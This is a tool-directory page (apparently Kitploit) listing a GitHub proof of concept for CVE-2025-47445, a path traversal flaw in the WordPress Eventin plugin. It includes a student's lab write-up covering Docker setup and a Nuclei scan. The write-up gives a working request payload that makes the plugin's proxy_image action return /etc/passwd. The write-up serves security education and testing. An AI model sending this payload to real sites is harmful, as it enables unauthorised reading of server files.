
Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Submit
ToolsExploitsBlog
Submit

Hacking, PenTest, and Cybersecurity Tools for Your Security Arsenal!

Kitploit is a directory of hacking, cybersecurity, and pentesting tools. Discover the latest project updates to find vulnerabilities, analyze systems, automate testing, and strengthen your security.

FeedsContactPrivacy© 2026 Kitploit

Tool Directory

Categories

View all categories
Loading categories
Tools/GitHubGitHub/inverterad/cve-2025-47445-poc
Vulnerability AnalysisExploitationWeb Application ExploitationWeb SecurityPenetration TestingLearning & Education
GitHubinverterad/cve-2025-47445-poc

CVE-2025-47445-PoC

Proof-of-concept exploit for CVE-2025-47445, a path traversal vulnerability in the WordPress Eventin plugin. Includes setup instructions for a local Docker environment and manual exploitation steps.

View Repository
249 months agoNot yet reviewed

Most Popular

View all →

Discover the most used tools by our community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 The ultimate OSINT toolkit: investigation graph, confidence scoring, alias families, map, timeline and reports. 49 modules, 400+ sites, no API keys required.

    1.1k
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    627
  • 3

    looking-glass

    anonghosty/looking-glass

    CSIRT platform that ingests Shadowserver reports into MongoDB and replays them as interactive maps, analysis, findings, advisories and executive dashboards.

    413
  • 4

    jumpserver

    jumpserver/jumpserver

    JumpServer is an open-source Privileged Access Management (PAM) platform that provides DevOps and IT teams with on-demand and secure access to SSH, RDP, Kubernetes, Database and RemoteApp endpoints through a web browser.

    350
  • 5

    ARTEX

    baarai/artex

    LLM multi-agent autonomous penetration testing platform with planner/worker agents, asset and exploration graphs, MITM traffic recording, and vulnerability retesting.

    329
  • 6

    Aliens_eye

    arxhr007/aliens_eye

    AI powered OSINT engine to discover and map 7,700+ social media identities across the web

    283

Explore all tools

Browse our collection of tools

View all tools →
Share

CVE-2025-47445 PoC

This proof of concept is based on a school assignment where we wanted to find a vulnerable wordpress plugin and test said vulnerability in a local controlled environment.

Info
Wordpress plugin:Wordpress Eventin
Plugin version:4.0.26 (or older)
CVE information:Project Discovery - Vulnerability library
CVEdetails.com
Tools of interest:Wordfence Lab Environment
Docker
Burp Suite
Nuclei

Setting up the environment

Worfence Docker WordPress Research Lab comes with two different environments, one with an older PHP version, we will opt for the newer one.

# In the dockerwp84 folder
docker-compose build
docker-compose up -d

After this I set up the Wordpress page through localhost:1337. I download the Eventin plugin, specifically version 4.0.26 from the plugin store and install and activate it through the Wordpress interface.

Now everything should be good to go.

DAST / Nuclei

I want to see if Nuclei can find the CVE I am looking for, so I run an instance through a temporary docker container.

docker run --rm projectdiscovery/nuclei -u http://host.docker.internal:1337

I've tried running Nuclei several times and got different results, not sure why. But eventually it finds the CVE, and a couple of other things I was not specifically searching for.

Nuclei screenshot

Burp / Manual test

To see if I can access the /etc/passwd-file I just enter the following payload into my GET request.

/wp-admin/admin-ajax.php?action=proxy_image&url=/etc/passwd

And it was a success.

Burp screenshot

Conclusions

This was done for educational purposes.

Make sure you update all your software. New CVEs are found every day.

Download Tool




